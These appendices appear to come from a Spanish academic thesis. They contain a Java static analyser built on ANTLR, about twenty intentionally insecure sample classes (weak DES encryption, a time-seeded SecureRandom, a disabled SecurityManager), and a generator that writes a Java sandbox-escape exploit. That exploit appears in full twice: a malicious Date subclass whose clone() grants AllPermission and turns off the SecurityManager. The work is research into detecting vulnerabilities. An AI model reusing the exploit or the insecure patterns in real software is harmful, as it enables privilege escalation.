	;

fragment
JavaLetterOrDigit
	:	[a-zA-Z0-9$_] // these are the "java letters or digits" below
0x7F
	|	// covers all characters above 0x7F which are not a surrogate
		~[\u0000-\u007F\uD800-\uDBFF]
		{Character.isJavaIdentifierPart(_input.LA(-1))}?
	|	// covers UTF-16 surrogate pairs encodings for U+10000 to
U+10FFFF
		[\uD800-\uDBFF] [\uDC00-\uDFFF]
```

```
{Character.isJavaIdentifierPart(Character.toCodePoint((char)_input.LA(-2),
(char)_input.LA(-1)))}?
       ;

//
// Additional symbols not defined in the lexical specification
//

AT : '@';
ELLIPSIS : '...';

//
// Whitespace and comments
//

WS  :  [ \t\r\n\u000C]+ -> skip
    ;

COMMENT
    :   '/*' .*? '*/' -> skip
    ;

LINE_COMMENT
    :   '//' ~[\r\n]* -> skip
    ;
```

7.1.2 FicheroHelper.java

```
import java.io.BufferedWriter;
import java.io.File;
import java.io.FileWriter;

public class FicheroHelper {

       //Se crean las constantes que se utilizarán para crear el exploit
       public static final String RUTA_CARPETA = "fuentes";
       public static final String RUTA_EXPLOITS = "exploits";
       public static final String FECHA_MALICIOSA = "FechaMaliciosa.java";
       public static final String MAIN_FECHA_MALICIOSA =
"MainFechaMaliciosa.java";

       //Se crea el contenido del fichero que contiene el exploit 0-day
       public static boolean crearExploitFechaMaliciosa(String ruta, String
nombreArchivo) {
              try {
                     File archivo = new File(ruta + "\\" + nombreArchivo);
               BufferedWriter bw = new BufferedWriter(new
FileWriter(archivo));

               bw.write("import java.beans.Expression;\r\n" +
```

```
                        "import java.beans.Statement;\r\n" +
                        "import java.lang.reflect.Field;\r\n" +
                        "import java.security.AccessControlContext;\r\n"
+
                        "import java.security.AllPermission;\r\n" +
                        "import java.security.CodeSource;\r\n" +
                        "import java.security.Permissions;\r\n" +
                        "import java.security.ProtectionDomain;\r\n" +
                        "\r\n" +
                        "public class FechaMaliciosa extends
java.util.Date {    \r\n" +
                        "      private static final long serialVersionUID
= 1L;\r\n" +
                        "\r\n" +
                        "      @Override\r\n" +
                        "      public FechaMaliciosa clone() {\r\n" +
                        "            try {\r\n" +
                        "                  deshabilitarSeguridad();\r\n"
+
                        "            } catch (Throwable e) {}\r\n" +
                        "            return null;\r\n" +
                        "      }\r\n" +
                        "      \r\n" +
                        "      private void deshabilitarSeguridad()
throws Throwable {\r\n" +
                        "            Statement localStatement = new
Statement(System.class, \"setSecurityManager\", new Object[1]);\r\n" +
                        "            Permissions localPermissions = new
Permissions();\r\n" +
                        "            localPermissions.add(new
AllPermission());         \r\n" +
                        "            ProtectionDomain
localProtectionDomain = new ProtectionDomain(new CodeSource(new
java.net.URL(\"file://\"), new java.security.cert.Certificate[0]),
localPermissions);\r\n" +
                        "            AccessControlContext
localAccessControlContext = new AccessControlContext(new ProtectionDomain[]
{ localProtectionDomain });\r\n" +
                        "            SetField(Statement.class, \"acc\",
localStatement, localAccessControlContext);\r\n" +
                        "            localStatement.execute();\r\n" +
                        "      }\r\n" +
                        "      \r\n" +
                        "      @SuppressWarnings(\"rawtypes\")\r\n" +
                        "      private Class GetClass(String paramString)
throws Throwable {\r\n" +
                        "            Object[] arrayOfObject = new
Object[1];\r\n" +
                        "            arrayOfObject[0] = paramString;\r\n"
+
                        "            Expression localExpression = new
Expression(Class.class, \"forName\", arrayOfObject);\r\n" +
                        "            localExpression.execute();\r\n" +
```

```
                        "            return
(Class)localExpression.getValue();\r\n" +
                        "      }\r\n" +
                        "      \r\n" +
                        "      @SuppressWarnings(\"rawtypes\")\r\n" +
                        "      private void SetField(Class paramClass,
String paramString, Object paramObject1, Object paramObject2) throws
Throwable {\r\n" +
                        "            Object[] arrayOfObject = new
Object[2];\r\n" +
                        "            arrayOfObject[0] = paramClass;\r\n"
+
                        "            arrayOfObject[1] = paramString;\r\n"
+
                        "            Expression localExpression = new
Expression(GetClass(\"sun.awt.SunToolkit\"), \"getField\", arrayOfObject);\
r\n" +
                        "            localExpression.execute();       \r\
n" +
                        "            ((Field)
localExpression.getValue()).set(paramObject1, paramObject2);\r\n" +
                        "      }\r\n" +
                        "}");
              bw.close();
             }
             catch (Exception e) {
                   return false;
             }
        return true;
       }

       //Función que crea el método principal encargado de crear un objeto
FechaMaliciosa y llamar a el método que crea el exploit
       public static boolean crearMainExploitFechaMaliciosa(String ruta,
String nombreArchivo, String clase, String metodo) {
             try {
                   File archivo = new File(ruta + "\\" + nombreArchivo);
              BufferedWriter bw = new BufferedWriter(new
FileWriter(archivo));

              bw.write("public class MainFechaMaliciosa {\r\n" +
                        "public static void main(String[] args) throws
IOException {\r\n" +
                        "            " + clase + " clase = new " + clase
+ "();\r\n" +
                        "            FechaMaliciosa fm = new
FechaMaliciosa();\r\n" +
                        "            clase." + metodo + "(fm);\r\n" +
                        "      }\r\n" +
                        "\r\n" +
                        "}");
              bw.close();
             }
```

```
                catch (Exception e) {
                        return false;
                }
          return true;
        }
}
```

7.1.3 Principal.java

```
import java.io.File;
import java.io.IOException;
import java.nio.charset.Charset;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;

import org.antlr.v4.runtime.*;
import org.antlr.v4.runtime.tree.ParseTreeWalker;

public class Principal {
              //Función que realiza la lectura del fichero pasado como
parámetro y devuelve un String con el contenido del mismo
       static String readFile(String path, Charset encoding) throws
IOException {
              byte[] encoded = Files.readAllBytes(Paths.get(path));
              return new String(encoded, encoding);
       }
              //Función que realiza el análisis léxico y el análisis
sintáctico del fichero pasado como parámetro, y devuelve el árbol de
sintaxis abstracta correspondiente.
       static ParserRuleContext analizarCodigo(CharStream input) {
              Java8Lexer lexer = new Java8Lexer(input);
              CommonTokenStream tokenStream = new CommonTokenStream(lexer);

              //Obtiene todos los tokens
              tokenStream.fill();
              Java8Parser parser = new Java8Parser(tokenStream);
              //Si hay errores léxicos y sintácticos se lanza una excepción
              parser.setErrorHandler(new BailErrorStrategy());

              //Se obtiene el árbol de sintaxis abstracta
              return parser.compilationUnit();
       }

       //Lee todos los archivos que hay dentro del directorio pasado como
parámetro (de forma recursiva)
       public static void leerDirectorio(String directorio) throws
IOException {
              File carpeta=new File(directorio);
              for(File archivo:carpeta.listFiles()) {
```

```
                    //Si el archivo que se está leyendo es un directorio, se
llama a la función de nuevo de forma recursiva
                    if(archivo.isDirectory()) {
                          leerDirectorio(archivo.getPath());
                    }
                    else {
                          //Si el archivo que se está leyendo es un fichero
se obtiene su contenido en la variable input
                          CharStream input =
CharStreams.fromString(readFile(directorio + "/" + archivo.getName(),
StandardCharsets.UTF_8));
                          try {
                                //Se analiza el fichero guardado en la
variable input y se crea el árbol de sintaxis abstracta del mismo.
                                ParserRuleContext t =
analizarCodigo(input);
                                //Un ParseTreeWalker es una variable que
permite consultar todos los nodos del árbol de sintaxis abstracta de un
fichero.
                                ParseTreeWalker walker = new
ParseTreeWalker();


System.out.println("##########################################################
###########");
                                System.out.println("Analizando fichero => "
+ archivo.getPath());
                                System.out.println("Buscando vulnerabilidad
ValidarArgumento...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarArgumento sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarArgumento(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarModificacionesInadvertidasArray...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarModificacionesInadvertidasArray sobre el
árbol de sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarModificacionesInadvertidasArray(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarCloneDate...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarCloneDate sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarCloneDate(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarCriptografiaDebil...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarCriptografiaDebil sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarCriptografiaDebil(),
t);
```

```
                                System.out.println("Buscando vulnerabilidad
ValidarSecureRandomSeeded...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarSecureRandomSeeded sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarSecureRandomSeeded(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarLoadLibraryDoPrivileged...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarLoadLibraryDoPrivileged sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarLoadLibraryDoPrivileged(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarEntornoInseguro...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarEntornoInseguro sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarEntornoInseguro(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarAlcanceVariables...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarAlcanceVariables sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarAlcanceVariables(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarRetroalimentacion...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarRetroalimentacion sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarRetroalimentacion(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarPromocionNumerica...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarPromocionNumerica sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarPromocionNumerica(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarExcepcionesGenericas...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarExcepcionesGenericas sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarExcepcionesGenericas(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarRecolectorBasura...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarRecolectorBasura sobre el árbol de sintaxis
```

```
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarRecolectorBasura(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarSombreadoIds...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarSombreadoIds sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarSombreadoIds(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarVariablePorDeclaracion...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarVariablePorDeclaracion sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarVariablePorDeclaracion(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarDevolverColeccionVacia...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarDevolverColeccionVacia sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarDevolverColeccionVacia(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarAsercionesError...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarAsercionesError sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarAsercionesError(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarSerializarRecursosSistema...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarSerializarRecursosSistema sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarSerializarRecursosSistema(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarAsignacionesCondicionales...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarAsignacionesCondicionales sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarAsignacionesCondicionales(), t);
                                System.out.println("Buscando vulnerabilidad
ValidarLlavesIfForWhile...");
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarLlavesIfForWhile sobre el árbol de sintaxis
abstracta del fichero que se está analizando.
                                walker.walk(new ValidarLlavesIfForWhile(),
t);
                                System.out.println("Buscando vulnerabilidad
ValidarPuntoComaIfForWhile...");
```

```
                                //Se comprueba la vulnerabilidad
implementada en la clase ValidarPuntoComaIfForWhile sobre el árbol de
sintaxis abstracta del fichero que se está analizando.
                                walker.walk(new
ValidarPuntoComaIfForWhile(), t);
                                System.out.println("Fin del análisis => " +
archivo.getPath());


System.out.println("############################################################
###########\n");
                        }
                        catch (Exception e) {
                                System.out.println("Hay errores léxicos o
sintácticos en el fichero => " + archivo.getPath() + "\n");
                        }
                }
        }
    }


    public static void main(String[] args) throws IOException {
        leerDirectorio(FicheroHelper.RUTA_CARPETA);
    }

}
```

7.2. Anexo 2. Código fuente de los ficheros analizados

7.2.1 CodigoAmigableRecolector.java

```
public final class CodigoAmigableRecolector {

    public void recolectarBasura() {
        //Se invoca al recolector de basura de forma explícita.
        System.gc();
    }

}
```

7.2.2 CriptografiaDebil.java

```
import java.io.UnsupportedEncodingException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
```

```
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.KeyGenerator;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.SecretKey;


public class CriptografiaDebil {

	public void encriptarDES(String password) throws
UnsupportedEncodingException, IllegalBlockSizeException,
BadPaddingException, InvalidKeyException, NoSuchAlgorithmException,
NoSuchPaddingException {
		//Utiliza el algoritmo DES para cifrar la cadena.
		SecretKey key = KeyGenerator.getInstance("DES").generateKey();
		Cipher cipher = Cipher.getInstance("DES");
		cipher.init(Cipher.ENCRYPT_MODE, key);
		//Codifica los bytes como UTF8
		byte[] encoded = password.getBytes("UTF8");
		//Se encripta el password
		byte[] encrypted = cipher.doFinal(encoded);
	}
}
```

7.2.3 DevolverColeccionVacia.java

```
import java.util.ArrayList;
import java.util.Enumeration;
import java.util.Hashtable;
import java.util.List;

public final class DevolverColeccionVacia {
	private final Hashtable<String, Integer> items;

	public DevolverColeccionVacia() {
		items = new Hashtable<String, Integer>();
	}
	//Función que devuelve una lista que contendrá todos los elementos
que tienen stock.
	public List<String> getStock() {
		List<String> stock = new ArrayList<String>();
		Enumeration<String> itemKeys = items.keys();
		//Se recorren todos los elementos de la tabla hash que guarda
los pares clave-valor que se corresponden con elemento-cantidad.
		while (itemKeys.hasMoreElements()) {
			Object value = itemKeys.nextElement();
			if ((items.get(value)) == 0) {
				stock.add((String)value);
			}
```

```
                }
                //Se comprueba si la lista está vacía.
                if (items.size() == 0) {
                        //Devuelve el valor null como retorno de la función.
                        return null;
                } else {
                        return stock;
                }
        }
}
```

7.2.4 EntornoInseguro.java

```
public class EntornoInseguro {

        public void DesactivarSecurityManager() {
                try {
                        //Se desactiva la política de seguridad de la
aplicación.
                        System.setSecurityManager(null);
                } catch (SecurityException se) {}
        }

}
```

7.2.5 LoadLibraryDoPrivileged.java

```
import java.security.AccessController;
import java.security.PrivilegedAction;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;

public class LoadLibraryDoPrivileged {

        public void load(String libName) {
                //El método doPrivileged se ejecutará si la política de
seguridad del contexto actual lo permite.
                AccessController.doPrivileged(new PrivilegedAction<Object>() {
                        public Object run() {
                                try {
                                        //Se carga la librería que se ha pasado
como parámetro a la función.
                                        System.loadLibrary(libName);

                                }
                                catch (Exception ex) {}
```

```
                        catch (UnsatisfiedLinkError e) {}
                        return null;
                }
        });
    }

}
```

7.2.6 MetodoSeguridadConArgumentos.java

```
import java.security.AccessControlContext;
import java.security.AccessController;
import java.security.PrivilegedAction;

public class MetodoSeguridadConArgumentos {
    //El parámetro del método es del tipo AccessControlContext, es decir,
indica la política de seguridad para permitir o denegar el acceso a recursos
críticos del sistema.
    public MetodoSeguridadConArgumentos(AccessControlContext
accessControlContext) {
        //El método doPrivileged se ejecutará si la política de
seguridad pasada como segundo argumento del método lo permite.
        AccessController.doPrivileged(
            new PrivilegedAction<Void>() {
                public Void run() {
                    return null;
                }
            }, accessControlContext);
    }

}
```

7.2.7 MinimizarAlcanceVariables.java

```
public class MinimizarAlcanceVariables {
    public void alcanceVariables() {
        //Se declara la variable i.
        int i;
        //Se utiliza la variable i.
        for (i = 0; i < 10; i++) {}
    }
}
```

7.2.8 Mutable.java

```
public class Mutable {
	private int[] array = new int[10];
	//El método devuelve una referencia al array interno de la clase. De modo que después de invocar al método getArray(), se puede modificar el array interno
	public int[] getArray() {
		return array;
	}
	//El método modifica directamente el array interno de la clase mediante una asignación
	public void setArray(int[] i) {
		array = i;
	}
}
```

7.2.9 NoOscurecerIdsSubambitos.java

```
public final class NoOscurecerIdsSubambitos {
	private int valor = 1;
	public void hacerLogica() {
		//Se declara la variable de nombre valor interna al método hacerLogica(), que tiene el mismo nombre que un atributo de la clase.
		int valor= 2;
	}
}
```

7.2.10 NoProporcionarRetroalimentacion.java

```
import java.util.ArrayList;
import java.util.List;

public final class NoProporcionaRetroalimentacion {
	List<Integer> lista;

	public NoProporcionaRetroalimentacion() {
		lista = new ArrayList<Integer>();
	}

	public void insertarElemento(int id) {
		//Se inserta un elemento en la lista y la función no devuelve ningún resultado.
		lista.add(id);
	}

}
```

7.2.11 NoRealizarAsignacionesCondicionales

```
public final class NoRealizarAsignacionesCondicionales {

	public void comparar(boolean a, boolean b) {
		//Se realiza una asignación en el condicional if, en lugar de
realizar una comparación.
		if(a=b) {}
	}
}
```

7.2.12 NoSerializarIdsRecursosSistema.java

```
import java.io.File;
import java.io.FileNotFoundException;
import java.io.Serializable;

//Se crea una clase que implementa la clase Serializable, lo que significa
que se puede convertir un objeto del tipo NoSerializarIdsRecursosSistema a
una cadena de bytes, para guardarla en un fichero por ejemplo.
public final class NoSerializarIdsRecursosSistema implements Serializable {
	private static final long serialVersionUID = 1L;
	File f;

	public void ser() throws FileNotFoundException {
		//Se crea un fichero que accede a un recurso del sistema.
		f = new File("password.bin");
	}
}
```

7.2.13 NoUsarAsercionesError.java

```
import java.io.BufferedReader;
import java.io.FileReader;
import java.io.IOException;

public final class NoUsarAsercionesError {

	public void procesarFichero(String inPath)
			throws IOException{
		BufferedReader br = null;
		try {
			br = new BufferedReader(new FileReader(inPath));
			String line;
			line = br.readLine();
			//Se utiliza una aserción para comprobar si el fichero
tiene contenido.
```

```
                        assert line != null;
                } finally {
                        if (br != null) {
                                br.close();
                        }
                }
        }

}
```

7.2.14 NoUsarCloneDate.java

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

public class NoUsarCloneDate {

        private Boolean validateValue(long time) {
                return true;
        }
        //El método tiene como parámetro un objeto Date, que internamente
implementa un método clone() para realizar una copia del objeto.
        public void storeDateInDB(java.util.Date date) throws SQLException {
                //Utilizar el método clone() de esta manera hace que el código
sea vulnerable a un ataque.
                final java.util.Date copy = (java.util.Date)date.clone();
                if (validateValue(copy.getTime())) {
                        try {
                        Connection con =
                                        DriverManager.getConnection(

        "jdbc:microsoft:sqlserver://<HOST>:1433",
                                                "<UID>", "<PWD>"
                                                );
                        PreparedStatement pstmt =
                                        con.prepareStatement("UPDATE ACCESSDB SET
TIME = ?");
                                        pstmt.setLong(1, copy.getTime());
                        }
                        catch (Exception e) {}
                }
        }
}
```

7.2.15 NoUsarExcepcionesGenerales.java

```
public final class NoUsarExcepcionesGenerales {

	public NoUsarExcepcionesGenerales() {
		try {
			int i;
			for (i = 0; i < 10; i++) {}
			throw new Exception("cannot find file");
			//Se utiliza un tipo de excepción general, como es
Throwable.
		} catch (Throwable e) {
			//Cuando se lanza una excepción se intenta determinar el
tipo de excepción comprobando el mensaje que devuelve la excepción.
			String msg = e.getMessage();
			switch (msg) {
				case "file not found":
					// Se maneja el error
					break;
				case "connection timeout":
					// Se maneja el error
					break;
				case "security violation":
					// Se maneja el error
					break;
				default: throw e;
			}
		}
	}
}
```

7.2.16 NoUsarPuntoComaIfForWhile.java

```
public final class NoUsarPuntoComaIfForWhile {

	public void comparar(boolean a, boolean b) {
		//Se pone punto y coma al final inmediatamente después de una
instrucción if.
		if(a == b); {
			a=b;
		}
	}
}
```

7.2.17 PromocionNumerica.java

```
public final class PromocionNumerica {
```

```
	public void multiplicacion() {
		int big = 1999999999;
		float one = 1.0f;
		//Se realiza la operación de multiplicación entre una variable
de tipo int y una variable de tipo float, de modo que se pierde precisión.
		System.out.println(big * one);
	}
}
```

7.2.18 SecureRandomSeeded.java

```
import java.security.SecureRandom;
import java.util.Date;

public class SecureRandomSeeded {
	public SecureRandomSeeded() {
		//Utiliza la hora actual del sistema como semilla del objeto
SecureRandom.
		SecureRandom random = new SecureRandom(
			String.valueOf(new Date().getTime()).getBytes()
		);
	}
}
```

7.2.19 UtilizarLlavesIfForWhile.java

```
public final class UtilizarLlavesIfForWhile {

	@SuppressWarnings("unused")
	public void comparar(boolean a, boolean b) {
		int resultado = 0;
		//Se utiliza el condicional if sin llaves de apertura y cierre.
		if(a == b)
			resultado = 1;
		//Se utiliza la sentencia else sin llaves de apertura y cierre.
		else
			resultado = 2;
	}
}
```

7.2.20 VariablePorDeclaracion.java

```
public final class VariablePorDeclaracion {
	//Se declara la variable i y la variable j en la misma línea. Además
```

```
solo se inicializa la variable j.
	private int i, j = 1;
}
```

7.3. Anexo 3. Exploit generado

El exploit se genera al ejecutar el analizador/generador sobre el fichero fuente NoUsarCloneDate.java.

7.3.1 FechaMaliciosa.java

```
import java.beans.Expression;
import java.beans.Statement;
import java.lang.reflect.Field;
import java.security.AccessControlContext;
import java.security.AllPermission;
import java.security.CodeSource;
import java.security.Permissions;
import java.security.ProtectionDomain;

public class FechaMaliciosa extends java.util.Date {
	private static final long serialVersionUID = 1L;

	@Override
	public FechaMaliciosa clone() {
		try {
			deshabilitarSeguridad();
		} catch (Throwable e) {}
		return null;
	}

	private void deshabilitarSeguridad() throws Throwable {
		Statement localStatement = new Statement(System.class,
"setSecurityManager", new Object[1]);
		Permissions localPermissions = new Permissions();
		localPermissions.add(new AllPermission());
		ProtectionDomain localProtectionDomain = new
ProtectionDomain(new CodeSource(new java.net.URL("file://"), new
java.security.cert.Certificate[0]), localPermissions);
		AccessControlContext localAccessControlContext = new
AccessControlContext(new ProtectionDomain[] { localProtectionDomain });
		SetField(Statement.class, "acc", localStatement,
localAccessControlContext);
		localStatement.execute();
	}

	@SuppressWarnings("rawtypes")
```

```
	private Class GetClass(String paramString) throws Throwable {
		Object[] arrayOfObject = new Object[1];
		arrayOfObject[0] = paramString;
		Expression localExpression = new Expression(Class.class,
"forName", arrayOfObject);
		localExpression.execute();
		return (Class)localExpression.getValue();
	}

	@SuppressWarnings("rawtypes")
	private void SetField(Class paramClass, String paramString, Object
paramObject1, Object paramObject2) throws Throwable {
		Object[] arrayOfObject = new Object[2];
		arrayOfObject[0] = paramClass;
		arrayOfObject[1] = paramString;
		Expression localExpression = new
Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
		localExpression.execute();
		((Field) localExpression.getValue()).set(paramObject1,
paramObject2);
	}
}
```

7.3.2 MainFechaMaliciosa.java

```
public class MainFechaMaliciosa {
public static void main(String[] args) throws IOException {
		NoUsarCloneDate clase = new NoUsarCloneDate();
		FechaMaliciosa fm = new FechaMaliciosa();
		clase.storeDateInDB(fm);
	}

}
```